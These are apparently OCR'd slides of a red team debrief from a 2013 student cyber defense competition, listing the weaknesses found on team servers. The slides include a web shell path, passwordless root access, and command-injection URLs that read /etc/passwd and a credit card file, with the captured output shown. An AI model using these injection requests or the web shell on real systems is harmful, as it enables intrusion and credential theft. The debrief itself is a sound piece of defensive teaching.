2013 IT-OLYMPICS
CYBER DEFENSE

Red Team Debrief

IT-ADVENTURES


PASSWORD CRACKING ON THE CYSTORM

ACES SERVER CAUGHT TEAMS UNPREPARED

- http://ace.site1.cdc.com/~jeff/.c99.php
- Default usernames and passwords
- Typically we would log in as a user (“michael”), and su to “toor”, a root user with no password
- Root has an authorized key in /root/.ssh/authorized_keys
- A check over the users on the box, paired with some software updates and more appropriate Apache settings, would be enough to keep this system secure.

WEB SERVER


- You can run arbitrary commands on the web server with script.php
www.siteX.cdc.com/script.php?command=cat%20/etc/passwd



Thanks for tl
Retur

Command: s

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/b
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/none
exim:x:101:103::/var/spool/exim4:/bin/false statd:x:102:65534::/var/lib/nfs:/bin/false sshd:x:103:65534::/var/run
Server,,,:/var/lib/mysql:/bin/false test:x:1001:1001:,,,:/home/test:/bin/bash michael:x:1002:1018::/home/michael:
brittany:x:1005:1021::/home/brittany:/bin/bash matthew:x:1006:1022::/home/matthew:/bin/bash gabby:x:1007:1
becca:x:1009:1025::/home/becca:/bin/bash ben:x:1010:1026::/home/ben:/bin/bash nolan:x:1011:1027::/home/n
jenna:x:1014:1030::/home/jenna:/bin/bash ed:x:1015:1031::/home/ed:/bin/bash emily:x:1016:1032::/home/emily
```



```
                <h2>
        <!-- this is the start of my code to remotely man
                Thanks for the input!</br>
                <a href="/index.html">Return</a>
                </h2>
                <form action="script.php" method="get">
                        Command: <!-- <input type="text" nam
                        <input type="submit" value="submit">
                </form>
                </div>
</HTML>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/va
```

WEB SERVER

- http://www.siteX.cdc.com/script.php?command=cat%20/var/lib/mediawiki/images/3/33/Company_credit_cards.txt

- MySQL often open to root user with no password
  - Allows us to read files, get database contents

FIRE DRILL

- Open consoles
- Left-out papers and password lists
- Even a physical keylogger!

IN THE END

- Very strong security across most of the teams
- Need more attention on usability!!!